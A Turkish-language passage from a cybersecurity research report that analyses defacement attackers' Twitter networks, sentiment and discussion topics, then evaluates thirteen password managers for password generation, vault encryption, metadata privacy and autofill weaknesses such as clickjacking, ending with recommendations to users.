


Şekil 28: 10360 boğumlu tam grafik.


Alt toplulukları temsil eden ve daha iyi analiz edilebilecek alt grafiklere odaklanmak için DBSCAN [32], Girvan-Newman kümeleme [33], Leiden algoritması [34] ve modülarite skoru optimizasyonu temelli kümeleme [35] gibi kümeleme algoritmaları test edilmiştir. Algoritmaların performansları test edilince modülarite skoru optimizasyonu temelli kümeleme algoritmasının en doğru seçim olduğu görülmüştür.



Şekil 29: Şekil 28'deki grafikten elde edilen bir Türk tahrif saldırganı topluluğu.



Şekil 30: Şekil 29'daki grafikten elde edilmiş bir Türk siber topluluk.



Şekil 31: Şekil 28'deki grafikten elde edilen "Ghost Squad Hack" (GSH) topluluğu.

Algoritma ilk uygulandığında sonuç olarak 46 farklı küme (alt grafik) elde edilmiştir. Bu kümelerden ikisi algoritmanın sonuçlarını açıklamak için örnek olarak verilmiştir. İlk alt grafik Zone-H ve Mirror-H sitelerinden elde edilen listedeki bazı saldırganları içermektedir. Şekil 29'da belirtilen grafik 412 boğuma ve 4713 kenara sahiptir. Bu alt grafikte yer alan Twitter hesapları incelenince bunun çoğunluğu Türkçe konuşan bir alt topluluk olduğu gözükmektedir. Bu alt grafiğe aynı algoritma tekrar uygulanınca 5 alt küme (alt grafik) elde edilmiştir. Alt seviyeye inince kümenin yapısı hakkında enteresan bilgiler ortaya çıkmıştır. 3 boğumlu önemsiz bir alt küme haricinde Şekil 29'da farklı renklerle belirtilen alt kümeler farklı alt toplulukları temsil etmektedir:

1. Ünlüler (yeşil alt küme)
2. Siber güvenlik topluluğu (mor alt küme)
3. Rap müzik topluluğu (turuncu alt küme)
4. Siyasi topluluk (mavi alt küme)

Asıl ilgilenilen kesim tahrif saldırganları olduğu için siber güvenlik alt grafiğinin alt grafiğine aynı algoritma bir kez daha uygulanınca ortaya Şekil 30'da belirtilen 148 boğumlu ve 1085 kenarlı grafik çıkmıştır. Böylece bu alt topluluğun daha detaylı bir yapısı elde edilmiştir. Örneğin Şekil 30'daki mavi küme Turk Hack Team üyelerinden oluşurken turuncu alt küme siber güvenlik profesyonelleri ve organizasyonlarından oluşmaktadır.

Benzer bir şekilde, seçilen ikinci alt grafik GSH ile ilgilidir. İlk seçilen alt grafiğe uygulanan iki seviye kümeleme bu grafiğe de uygulanınca GSH adına saldırı gerçekleştiren kişiler Şekil 31'de belirtildiği gibi gruplanmıştır. Yeşil alt küme GSH ile ilişkisi olan 6 hesaptan oluşmaktadır. Bu alt grafikteki çoğu hesabın orijinal saldırgan listesinde yer almamasından kümeleme bazlı grafik analizinin farklı hacker gruplarını ayırıp üyelerini tespit etme potansiyeli olduğu gözükmektedir.

Yukarıda anlatılan analizden modülarite optimizasyonu bazlı kümelemenin tahrif saldırganlarının ve arkadaşlarının Twitter'da oluşturduğu ağın sosyal yapısını göstermeye faydalı olabileceği görülmektedir. Benzer bir yöntemin ÇSA'lar ve diğer çevrimiçi platformlarda benzer görüşlü insanları gruplandırabileceği de öne sürülmektedir. AS1'e verilecek cevabın pozitif olacağı söylenebilir. Özetle, ÇSA verilerinin grafik analizi tahrif saldırganlarının sosyal ağlarını incelemeye faydalıdır.

Duygu ve Saldırı Frekansı Analizi

Bu bölümde saldırganların belirttikleri duygular ve saldırı frekansları arasındaki ilişki analiz edilmektedir. Bu amaçta taranan 100 Twitter hesabının 5'inin tarama tarihinde herhangi bir tweetinin olmadığı tespit edilince kalan 95 hesabın tweetleri Python dilinde yazılan bir NLP kütüphanesi olan TextBlob [36] kullanılarak analiz edilmiştir. TextBlob'un duygu analiz algoritması kullanılmadan önce bütün tweetler Yandex APIsı kullanılarak İngilizceye çevrilmiştir.

Günlük duygu skorları günlük saldırı frekanslarıyla karşılaştırılan 95 saldırganın 46'sında bu iki değer arasında yargıda bulunmaya yeterli kesişme bulunmuştur. Bu 46 saldırganın yarısında duygu skorları ve saldırı frekansları arasında gecikmeli bir korelasyon saptanmış, yani duygu saldırıdan birkaç gün önce veya sonra gözlemlenmiştir.

Bir duygu durumunun saldırıdan önce görülmesi, saldırı motivasyonunu belirtirken saldırıdan sonra görülmesi saldırı sonucuyla ilişkilidir. Kişi saldırıdan sonra kendisini daha mutlu veya daha az öfkeli hisseder. Korelasyon ve zaman örüntüsünü birleştirince saldıranların duyguları ve motivasyonları hakkında edinilen yararlı bilgilerden en ilginci ise bu korelasyon örüntüsünün bazı saldırganlarda tekrarlandığının gözlemlenmesidir. Buna dayanarak kişilerin Twitter hesapları izlenerek potansiyel saldırıların önceden tespit edilebileceği de öne sürülebilir.

Bu analiz her saldırganı kapsamasa da yüzde 24'ünün böyle bir korelasyon göstermesi analizin bazı saldırganlarla ilgili olarak kullanışlı bir araç olduğunu

göstermektedir. Diğer saldırganlar için böyle bir korelasyon görülmemesinin en önemli sebebi yeterli veri bulunmamasıdır. Bu kişiler hakkında yeraltı forumları, hacker'larla ilgili ÇSA'lar ve anlık mesaj gruplarından da veri toplanırsa benzer bir korelasyon görülebilir.

Konu Analizi

Tahrif saldırılarının motivasyonları saldırganların kendi aralarında veya başkalarıyla konuştuğu konulardan yola çıkılarak tespit edilebilir. Örneğin kişinin saldırı gerçekleştirme amacı siyasi bir tepki göstermek ise bu konu hakkında Twitter'da konuşma ihtimali söz konusudur. Saldırganların Twitter'da konuştukları konuları analiz etmek için LDA temelli konu modelleme algoritması[37] saldırganların zaman çizelgeleri üzerinde uygulanmıştır. Makine öğrenme topluluğunda sıklıkça kullanılmasından ötürü scikit-learn isimli Python makine öğrenme kütüphanesinde mevcut olan LDA implementasyonu kullanılmıştır.


Tahrif saldırganlarının konu üyelikleri incelenirken yüksek olasılıklı konulara odaklanılmasının gerektiği gözlenmiştir. Genellikle bütün konuların incelenmesinin gerekmediği, ayrıca bazı saldırganlar incelenirken birden fazla konuya bakılmasının tek konuya bakılmasına göre daha fazla bilgi vereceği görülmüştür.

Elde edilen konular siyaset, yerel tartışmalar ve teknik tartışmalar olacak şekilde üçe ayrılabilir. Siyasi içerikli toplam beş konu bulunmaktadır. Birisi anti-Siyonist bir akımla ilgili olup bir tanesi de Türk siyaseti ile ilgilidir. Üçüncü bir konu da hükümet karşıtı tartışmalarla, başka bir konu da Anonymous hacker grubunu siyasi olaylarda takip etmekle ilgilidir. Son konu ise Anonymous'un Sudan operasyonu etiketi olan "opsudan" kelimesini içeren Anonymous ile ilgili bir alt konudur.


Ülkelere özel konularla ilgili olarak ise altı konu tespit edilip bunların siyasi konularla kesiştikleri gözlenmiştir. İlginç bir şekilde öne çıkan konularda benzer skorlara sahip saldırganlar genellikle aynı ülkenin vatandaşı olmaktadır. Ayrıca, bütün siyasi konular ülkelerle ilgili kelimeler de içermektedir. Dolayısıyla denilebilir ki aynı ülkenin vatandaşları ülkelerinin siyasi konuları hakkında benzer ilgilere sahiptir.

Son konu teknoloji hakkındaki tartışmaları içermektedir. Şekil 32'deki "kötü amaçlı yazılım", "oltalama", "ihlal" ve "gizlilik" gibi kelimeler genel siber güvenlik terimleriyle ilgilidir. Şekil 32'deki "joomla", "wordpress", "cms", "enjeksiyon", "eklenti", "sql" gibi örnek kelimeleri ise daha çok web uygulaması güvenliği ile ilgili bir konudur.

Anlamı net bir şekilde belirlenemeyen iki konu daha mevcuttur. Bu iki konunun örnek kelimeleri "people", "love", "heart", "like", "make", "time", "feel", "know", "friend", "person", pozitif veya negatif duyguları belirtmeye yönelik olup bu konular tahrif saldırısından önce



Şekil 32: Konu 1.



Şekil 32: Konu 7.

veya başarılı bir saldırının sonucunda hissedilen duyguların işareti olabilirler. Bölüm 4b'de farklı duygu durumlarının saldırı frekanslarıyla ilişkili olabileceği gösterilmiştir.

Başka bir enteresan bulgu da "team" teriminin çoğunlukla ülkelerle ilgili konularda kullanılmasıdır. Bu hacker gruplarının genellikle aynı ülkenin vatandaşlarından kurulduğuna yönelik bir işaret olabilir. 10 konudan 9'u "team" kelimesini içermektedir.

Yukarıda elde edilen sonuçlar konu modellemenin tahrif saldırganlarının Twitter'da ilgilendikleri konuların analizinde faydalı olduğunu göstermektedir. Böylece saldırganların motivasyonlarının daha iyi anlaşılabilmesinin yanı sıra gelecek saldırıların önceden tespitinde kullanılabilecek ipuçları elde edilebilir. Bu analiz tahrif saldırganlarının diğer ÇSA'lardaki tartışmaları üzerinde de yapılabilir. Aynı şekilde tahrif saldırılarının mağdurları ve diğer tür saldırganlar da incelenebilir.

Sonuçlar

Bu bölümde yukarıda elde edilen çözümler özetlenecektir. AS1'in cevabı pozitiftir. Elde edilen sonuçlar ÇSA verilerinin tahrif saldırganlarının sosyal ağlarını daha iyi anlamada faydalı olacağını göstermiştir. Hatta ÇSA verileriyle bilinmeyen hacker grupları veya bilinen bir hacker grubunun bilinmeyen üyelerinin de tespit edilebileceği gösterilmiştir.

AS2'nin de cevabı pozitiftir. Elde edilen sonuçlar bazı saldırganların duygu durumlarının saldırı frekanslarıyla

ilişkili olduğunu kanıtlamıştır. Böylece saldırılara karşı erken uyarılar veya saldırı öncesi alarmlar oluşturulabilir.

AS3 için elde edilen sonuçlar, konulara göre modellemenin saldırganların ilgisini çeken konuları incelemekte faydalı olacağını göstermektedir. En yoğun ilgilenilen konu siyasettir.

8. Parola Yöneticilerinin Güvenlik Değerlendirmesi

Parola yöneticileri, parola ile kimlik doğrulama gerektiren sistemlerin kullanıcılar tarafından daha etkin şekilde kullanılmasını hedeflemekle birlikte kullanıcının birçok şifreyi kolaylıkla yönetebilmesini amaçlar. Bu yazıda; parola yönetiminin yaşam döngüsünü oluşturan şifre oluşturma, depolama ve otomatik doldurma özellikleri bakımından on üç farklı şifre yöneticisi incelenmiştir. Bu inceleme sonucunda parola yöneticilerindeki şifrelenmemiş metadata, güvenlik açığı oluşturan varsayılan ayarlar ve clickjacking zafiyeti gibi sorunlar irdelenmiştir.


Giriş

Parola tabanlı kimlik doğrulama karşılaştığı problemlere rağmen, web 'de en çok kullanılan kimlik doğrulama biçimi olmaya devam ediyor. Saldırganlar tarafından bulunması zor olan parolaların kullanıcılar tarafından hatırlanması da zor olduğundan kullanıcılar hatırlaması kolay parolaları tercih etmekte ve bu da bir güvenlik problemi oluşturmaktadır. Buna ek olarak kullanıcıların aynı parolayı birçok farklı platformda kullanması tehlikeyi daha da artırmaktadır.

Bu noktada parola yöneticileri devreye girerek saldırganlar tarafından bulunması zor olan parolaları güvenli bir şekilde saklayıp kullanıcıları bu uzun ve karmaşık parolaları ezberleme yükünden kurtarmayı hedefler. Bunun için güçlü parolalar üretirler, bu parolaları saklarlar ve ilgili siteler ziyaret edildiğinde bu parolaları otomatik olarak doldururlar. Ancak bu sistemler saldırılara karşı dayanıklı değillerdir. Yapılan araştırmalara göre[38] LastPass ve RoboForm gibi bazı büyük parola yönetici programlarında önemli zafiyetler keşfedilmiştir. Benzer şekilde Silver[39] tarafından LastPass ve 1Password programlarının otomatik doldurma özelliğinin XSS saldırılarına ve network injection saldırılarına karşı zafiyet gösterdiği belirlendi. Bu yazıda ise beş tarayıcı eklentisi, tarayıcılarla bütünleşik çalışabilen altı parola yöneticisi ve iki masaüstü programının kapsamlı bir karşılaştırılması yapılmaktadır.

Sonuçta kısa parolaların çevrimiçi ve çevrimdışı saldırılara karşı uzun parolalara göre daha zayıf olduğu görülmüştür.

Analiz Edilen Parola Yöneticileri



Şekil 33: Analiz edilen parola yöneticileri.

Yukarıdaki tabloda, programları ve özellikleri karşılaştırılmaktadır. Parola oluşturma, otomatik doldurma, bulut kullanarak uzantı ayarlarını ve parola kasalarını senkronize etme, parola yöneticisini komut satırı arayüzünden kullanma, çok faktörlü kimlik doğrulamayı destekleme gibi özelliklerin var olup olmadığına bakılmaktadır. Buna ek olarak kilitlenebilir parola kasası özelliği bulundurma, kasa için ana parolanın kendi sekmesinde veya uygulamasında girilmesi gerekip gerekmediği, parola yöneticisinin kopyalanan parolaların belirli bir süre sonunda panodan silinip silinmediğini kontrol etmesi ve programların açık kaynak olup olmadıkları gibi özellikleri karşılaştırılmaktadır.

Programlar

- KeePassX (v2.0.3):
  KeePass programının Cross-Platform olarak geliştirilmiş hâlidir.
- KeePassXC (v2.3.4):
  Diğer KeePass ürünlerine göre daha sık güncelleme alır ve fazladan özellikleri vardır.

Uzantılar (Extension)

Uzantıların panoyu temizleme izinleri yoktur ve bu nedenle uzantı tabanlı parola yöneticilerinin hiçbiri bu özelliği desteklemediğinden, kullanıcı parolalarını pano erişimi olan herhangi bir uygulama için süresiz olarak savunmasız bırakır. Aynı zamanda hiçbir uzantının, senkronize ayarları desteklemediği görülmüştür. Bu da;

kullanıcının her yeni cihaza girişinde güvenlik ayarlarını tek tek elle güncellemesini gerektirmektedir. Bu ayarlar, tarayıcı kapatıldığında oturumun kapatılıp kapatılmayacağı, otomatik doldurmanın kapatılıp kapatılmayacağı ve güvenli olmayan formları doldurmadan önce uyarılıp uyarılmayacağı gibi güvenlik açısından kritik seçenekleri içerir.

Tarayıcılar

Program ve eklenti tabanlı parola yöneticileri incelendiğinde, tarayıcı tabanlı parola yöneticilerinin çok fazla zafiyeti vardır. Tüm tarayıcı tabanlı parola yöneticileri, parola kasasını depolayan bulut hesabının çok faktörlü kimlik doğrulama kullanılarak korunmasına izin verirken, Firefox dışında hiçbiri bu kasanın, hesabı tarayıcıdan kaldırmadan kilitlenmesini sağlamaz. Yalnızca Firefox tarayıcısının kasaya erişimi sağlamak için kullandığı bir ana parola vardır.

- Chrome (v71.0): Temel bir şifre oluşturma desteği vardır. Kullanıcının parolaya ihtiyacı olabileceğini tespit eder. Şifre politikalarını tespit etmeye yarayan temel bir işlevselliği vardır.
- Edge (v42.17134). Firefox (v64.0). Internet Explorer (v11.523). Opera (v58.0.3135): Bu parola yöneticilerinin tümü, üst düzey işlevsellik açısından benzerdir.
- Safari (v12.0): Safari, iCloud Anahtar Zinciri ile bütünleşik hâle getirildiğinde parola oluşturabilir, ancak bu parolalar her zaman "xxx-xxx-xxx-xxx" biçimindedir.

Şifre Oluşturma

Ayarlar ve özellikler

Tarayıcı tabanlı şifre yöneticileri dışındaki tüm şifre yöneticileri, kullanıcıların okuması veya ezberlemesi zor olabilecek karakterler içeren şifreler oluşturmaktan kaçınmasını sağlar (örneğin, telaffuz edilmesi zor, başka bir karaktere benzer), ancak kaldırılan karakterler şifre yöneticileri arasında tutarlı değildir.

Bütün parola yöneticileri aynı harf ve sayı kümelerini desteklese de ASCII sembollerinin tamamını desteklemez. Eğer bir karşılaştırma yapılırsa; KeePassXC, "boşluk" sembolü hariç tüm ASCII ve genişletilmiş ASCII karakterlerini destekler ve parola yöneticileri arasında en kapsamlı sembol kümesine sahiptir. 1Password ise ASCII karakterlerinin yalnızca yarısını desteklerken diğer programlar ise sekiz ya da daha az karakteri desteklemektedir.

Son kullanılan ayarları bir sonraki varsayılan ayar olarak algılama ilk bakışta her ne kadar kullanışlılığı artırıyor gibi gözükse de, daha zayıf bir güvenlik sağlayan eski ayarların otomatik olarak yeni ayar yapılması tehlike oluşturur. Dashlane, en son ayarları otomatik olarak kaydetmeyip, kullanıcıya mevcut varsayılanları geçersiz kılma seçeneği sunarak en uygun yaklaşımı benimser. KeePassX ise, yolun ortası yaklaşımını benimseyerek yeni ayarları, uygulama kapanıp tekrar açılana kadar oluşturulan gelecekteki şifreler için kaydeder.

Şifre Toplama ve Analizi

Sistem	Kısaltma	Desteklenen uzunluklar	Çeşitli karakter gerektirme	Zor karakterlerden kaçınma	Varsayılan uzunluk	Varsayılan yapı	Güvenlik seçeneklerini saklama	Semboller
KeePassX	kpx	3–64	◐	●	16	ld	◐	!"#$%&'()*+,-./:;<=>?@[\]^_`{}~|
KeePassXC	kpxc	1–128	◐	●	16	ld	○	!"#$%&'()*+,-./:;<=>?@[\]^_`{}~|
1Password X	oneps	8–50	●	●	20	all	○	!#%)*+,-.:=>?@]^_}~
Bitwarden	bw	5–128	●	●	14	ld	○	!#$%&*@^
Dashlane	dlan	4–28	●	●	12	all	●	!"#$%&'()*+,-./:;<=>?@[\]^_`{}~|
LastPass	lpass	4–100	◐	●	12	ld	○	!#$%&*@^
RoboForm	robo	1–99	●	●	14	all	○	!#$%@^
Chrome	chrm	> 1	●	○	15	all		!-.:_
Safari	sfri	15	●	○	15	all		-
SPG	psgn	6–2048	●	●	16	all		!"#$%&'()*+,-./:;<=>?@[\]^_`{}~|
/dev/random	dvrn	> 1	○	○				!"#$%&'()*+,-./:;<=>?@[\]^_`{}~|␣

Şekil 33: Parola oluşturma özelliklerine genel bakış.

Yukarıdaki tabloda parola yöneticilerinin parola oluşturma özellikleri karşılaştırılmaktadır. Desteklenen parola uzunluğu, farklı karakterler içerme, hatırlaması veya okuması zor karakterlerden sakınma, varsayılan şifre uzunluğu ve karakter kümesi gibi bilgileri içerir. Tablodaki "ld", yazı karakterlerini ve sayıları; "all" ise yazı karakterlerini, sayıları ve sembolleri ifade etmektedir. Yarı dolu noktalar tam olarak desteklenmediğini belirtmektedir. KeePassX, KeePassXC ve Chrome hariç tüm yöneticiler varsayılan ayar olarak her bir karakter kümesinden en az bir karakter eklemeyi zorunlu kılar.

Oluşturulan şifrelerin tamamen rasgele olup olmadığını tam olarak kanıtlamanın bir yolu yoktur ancak "Shannon Entropy" adlı bir teknikle parolalardan oluşan bir veri kümesinde kullanılan karakterlerin frekans analizi yapılabilir. Ancak bu yöntem kullanıcıların kendi oluşturdukları şifreler için uygun olmayan bir yöntemdir. Sadece parola yöneticileri tarafından oluşturulan parolalarda sonuç verir. Yapay zekâ kullanılarak yapılan analizler sonucunda 10^6 dan fazla tahmin gerektiren parolalar çevrimiçi tahmin saldırılarına, 10^{12} den fazla tahmin gerektiren parolalar çevrimdışı tahmin saldırılarına karşı dirençli olarak kabul edilmiştir.

Sonuçlar

Parola Gücü: Yapılan analizler sonucu uzunluğu on iki veya daha fazla parolaların hem çevrimiçi hem çevrimdışı saldırılara karşı oldukça dirençli olduğu anlaşılmıştır. Ancak her parola yöneticisinin aynı güçte parola üretmediği göz önüne alındığında, üretilen parolalarda kullanılan

karakter kümelerinin genişliği, tekrardan kaçınma gibi özellikler parolaların güvenliğini daha da artıracaktır. Bu farklılıklar, yöneticiler tarafından oluşturulan uzunluğu sekiz olan parolaların her ne kadar çevrimiçi saldırılara karşı güvenli olsa da çevrimdışı saldırılara karşı güvensiz olmasına sebep olmaktadır.

Rasgelelik: Her karakter kümesinden bir karakter alma gerektiren sistemlerde rasgelelik olasılığının, dolayısıyla parola güvenliğinin arttığı yapılan analizler sonucu gözlemlenmiştir.

Parola Depolama

Yapılan incelemeler sonucu tüm parola yöneticilerinin yerel bir veritabanı kullandığı görülmüş ve bu veritabanlarında hangi verilerin şifrelendiği, ana parolaların şifrelenmiş veriler üzerindeki etkisi incelenmiştir.

Parola kasası şifrelemesi

Program tabanlı tüm parola yöneticilerinin AES-256 şifreleme algoritmasını kullandığı gözlemlenmiştir. Bu sistemler ana parolayı bir fonksiyon sayesinde kriptografik bir anahtara dönüştürüp bu anahtarı şifreleme için kullanır. KeePassX ve KeePassXC bu fonksiyonu 100.000 defa çalıştırır. Dashlane dışındaki tüm uzantı tabanlı şifre yöneticileri PBKDF2'yi (Key Derivation Function) kullanır. Aralarında yalnızca RoboForm bu fonksiyonu 100.000 defadan az kullanır. KeePass ve KeePassX, bir ana şifre kullanmama dâhil olmak üzere, ana şifre için herhangi bir yapıya izin verir.

Uzantı tabanlı parola yöneticilerinin tümü bir ana parola gerektirir ancak yapı gereksinimlerinde farklılık gösterir. LastPass, RoboForm ve Bitwarden ana şifrenin en az sekiz karakter olmasını gerektirir, başka hiçbir kısıtlama getirmez. Yalnızca Dashlane, en az 8 karakter uzunluğunda ve her karakter sınıfından bir karakter (küçük harf, büyük harf, rakam, sembol) gerektiren yapı gereksinimlerine sahiptir.

Tarayıcı tabanlı parola yöneticilerinden yalnızca Firefox, parola kasasının şifrelenmesini kendisi gerçekleştirir. Şifreleme anahtarını türetmek için tek bir SHA-1 turu kullanarak parola verilerini şifrelemek için 3DES kullanır. Ana parolaya hiçbir politika uygulamaz. Kendi şifrelemelerini yöneten diğer parola yöneticileriyle karşılaştırıldığında, Firefox açık ara en zayıf olanıdır. Kalan tarayıcı tabanlı sistemler, parola kasasını şifrelemelerine yardımcı olmak için işletim sistemine güvenir. Edge, Internet Explorer ve Safari, kimlik bilgilerini depolamak için işletim sistemi anahtarlığına (keyring) güvenir. Edge ve Internet Explorer Windows Vault; Safari ise macOS anahtar zincirini (keychain) kullanır. Firefox dışındaki tarayıcı tabanlı parola yöneticileri, parolaları şifrelemek için işletim sistemine güvenir ve bu nedenle kullanıcıların bir ana parola oluşturmasına izin vermez. Bu nedenle, şifre kasasını hesabı kilitlemekten ayrı olarak kilitlemenin bir yolu yoktur.

Metadata Gizliliği

Gasti ve Rasmussen'in[40] bulgularıyla karşılaştırıldığında program ve eklenti tabanlı parola yöneticililerinin metadata verilerini korumada daha güvenilir olduğu bulunmuştur. Eklenti tabanlı parola yöneticileri metadata verisinin neredeyse tamamını şifrelerken KeePassX ve KeePassXC bütün metadata verilerini şifreler. Tüm uzantı tabanlı şifre yöneticilerinin ise, şifre yöneticisine giriş yapmak için kullanılan e-posta adresini sızdırdığı bulunmuştur. Diğer taraftan tarayıcı tabanlı parola yöneticilerinin işletim sistemi tarafından sağlanan anahtar zinciri (keychain) sistemine güvenmesi sonucu metadata verilerinin ciddi bir bölümünün şifrelenmemiş olduğu görülmüştür.

Otomatik Şifre Doldurma

Değerlendirmeler sonucu şifre yöneticilerinden yalnızca KeePassX'in tarayıcıda otomatik doldurmayı desteklemediği ve Bitwarden'in, otomatik doldurma işlevinin deneysel olduğu konusunda uyardığı görülmüştür.

Kullanıcı Etkileşimi Gereksinimleri

Bir şifre yöneticisi kullanıcıya sormadan şifreleri otomatik olarak doldurursa, kullanıcının şifresi yalnızca ele geçirilmiş bir web sitesini ziyaret etme sonucu gizlice çalınabilir. Bu nedenle, ideal olarak otomatik doldurma gerçekleşmeden önce kullanıcı etkileşimi gerekli olmalıdır. Test edilen parola yöneticileri arasında yalnızca 1Password X ve Safari, kimlik bilgilerini doldurmadan önce her zaman kullanıcı etkileşimini gerektirir. Yapılan incelemeler sonucu kalan şifre yöneticilerinin web sitesinin sunulduğu protokole (yani HTTPS veya HTTP) ve HTTPS sertifikasının geçerli olup olmadığına bağlı olarak farklı davranışlar sergiledikleri görülmüştür.

Bunlara ek olarak, geçersiz bir sertifika durumunda, KeePassXC, Bitwarden, RoboForm, Dashlane, LastPass, Firefox hepsi geçerli bir sertifika varken yaptıkları gibi çalışır. Edge ve Internet Explorer davranışlarını değiştirir ve kötü sertifikalar için her zaman kullanıcı etkileşimini gerektirir. Chrome ve Opera da davranışlarını değiştirerek şifreleri otomatik doldurma özelliğini tamamen devre dışı bırakır.

İframe'ler İçin Otomatik Doldurma

Şifrelerin iframe içinde otomatik olarak doldurulması, kullanıcı etkileşiminin gerekip gerekmediğine bakılmaksızın tehlikelidir. Örneğin, clickjacking saldırısı, kullanıcıları

parolalarını otomatik olarak doldurmaları için gerekli kullanıcı etkileşimini sağlamaları için kandırmak için kullanılabilir; bu da, bir saldırganın bir iframe'de (aynı kaynak veya çapraz kaynaktan) yüklenen savunmasız web sitelerinin parolalarını çalmasına olanak tanır. Daha da kötüsü, çapraz domain iframe'ler için otomatik doldurmaya izin verilirse ve kullanıcı etkileşimi gerekmiyorsa, saldırgan, kullanıcının kimlik bilgilerini, saldırganın network injection veya XSS saldırısı gerçekleştirebileceği tüm web siteleri için programlı olarak toplayabilir (güvenliği ihlal edilmiş web sitelerini iframe'lere yükler).

Kayıtlı Formdan Farklı Form Doldur

Parola yöneticileri kaydedilen bir parolanın doldurulduğu formu kaydederek bir sonraki otomatik doldurmada aynı tipte bir form olup olmadığını kontrol eder. Bu tür bir kontrol ekstra güvenlik sağlar (örneğin kayıt veya giriş formu).

Parola HTTPS üzerinden sunulan bir forma kaydedilmişse, Chrome ve Opera, Edge ve Internet Explorer kullanıcı etkileşimi gerektiren kötü bir HTTPS sertifikasıyla sunulan bir formda bu parolayı doldurmayı reddeder. Eğer form HTTP üzerinden sunulursa, 1Password X ve Dashlane kullanıcıları uyarır ve Chrome, Edge, Firefox, IE ve Opera şifreyi doldurmayı reddeder. Ayrıca LastPass, kullanıcıyı etkileşime zorlayacaktır.

Standart Olmayan Giriş Alanları

Parola yöneticilerinin form alanlarını type = "text" (type = "password" yerine) ile doldurup doldurmayacağı araştırıldığında yalnızca DashLane'in parolayı otomatik olarak dolduracağı bulunmuştur. Ayrıca, Bitwarden, Chrome, Edge, Firefox, IE ve Opera'nın bu giriş yapılmayan formları otomatik olarak dolduracağı, kalan tarayıcıların ise yalnızca kullanıcı tarafından açıkça talep edildiğinde doldurulacağı tespit edilmiştir.

Sonuç

Kullanıcıların Firefox'un yerleşik parola yöneticisinden uzak durması tavsiye edilir. Özellikle, otomatik doldurma işlevi son derece güvensizdir ve bir parola toplama saldırısına karşı savunmasızdır.

KeePassXC'nin tarayıcı uzantısının kullanıcıları, otomatik doldurmadan önce kullanıcı etkileşimi gereksinimini devre dışı bırakmadıklarından da emin olmalıdır, çünkü bunu yapmak istemciyi aynı şifre toplama saldırısına maruz bırakacaktır.

Ayrıca, kullanıcıların tarayıcı tabanlı şifre yöneticilerinden, uygulama ve uzantı tabanlı şifre yöneticilerine geçmeleri önerilir, çünkü uygulama ve uzantı tabanlılar genellikle daha zengin özelliklere sahip olup, şifreleri daha güvenli bir şekilde saklamanın yanında bu şifreleri çapraz kaynaklı bir iframe'de doldurmayı da reddeder. Bu durum için tek istisna, iyi bir şifre üreticisi olmasa da, şifreleri saklamada iyi olan ve otomatik doldurma hatalarını önleyen Safari'nin şifre yöneticisidir.

İncelenen uzantı tabanlı şifre yöneticilerinden yalnızca 1Password X, şifreleri otomatik olarak doldurmayı reddetmiştir.

Uygulama ve uzantı tabanlı parola yöneticileri için, kullanıcıların ayarları doğru şekilde yapılandırdıklarından emin olmaları gerekir. Ne Dashlane ne de LastPass, şifrelerin web sitelerine otomatik olarak doldurulmasından önce kullanıcı etkileşimi gerektirmez ve Bitwarden ve RoboForm bu etkileşimin devre dışı bırakılmasına izin verir. Kullanıcı etkileşimi devre dışı bırakılırsa, güvenliği ihlal edilmiş bir web sitesini ziyaret eden bir kullanıcı, bu site için girdiği şifresinin farkında olmadan çalınmasına imkân verebilir.

Sonuç olarak kullanıcıların şifre yöneticisi seçerken dikkatli olmaları ve bunun doğru şekilde nasıl yapılandırılacağını anladıklarından emin olmaları tavsiye edilir.

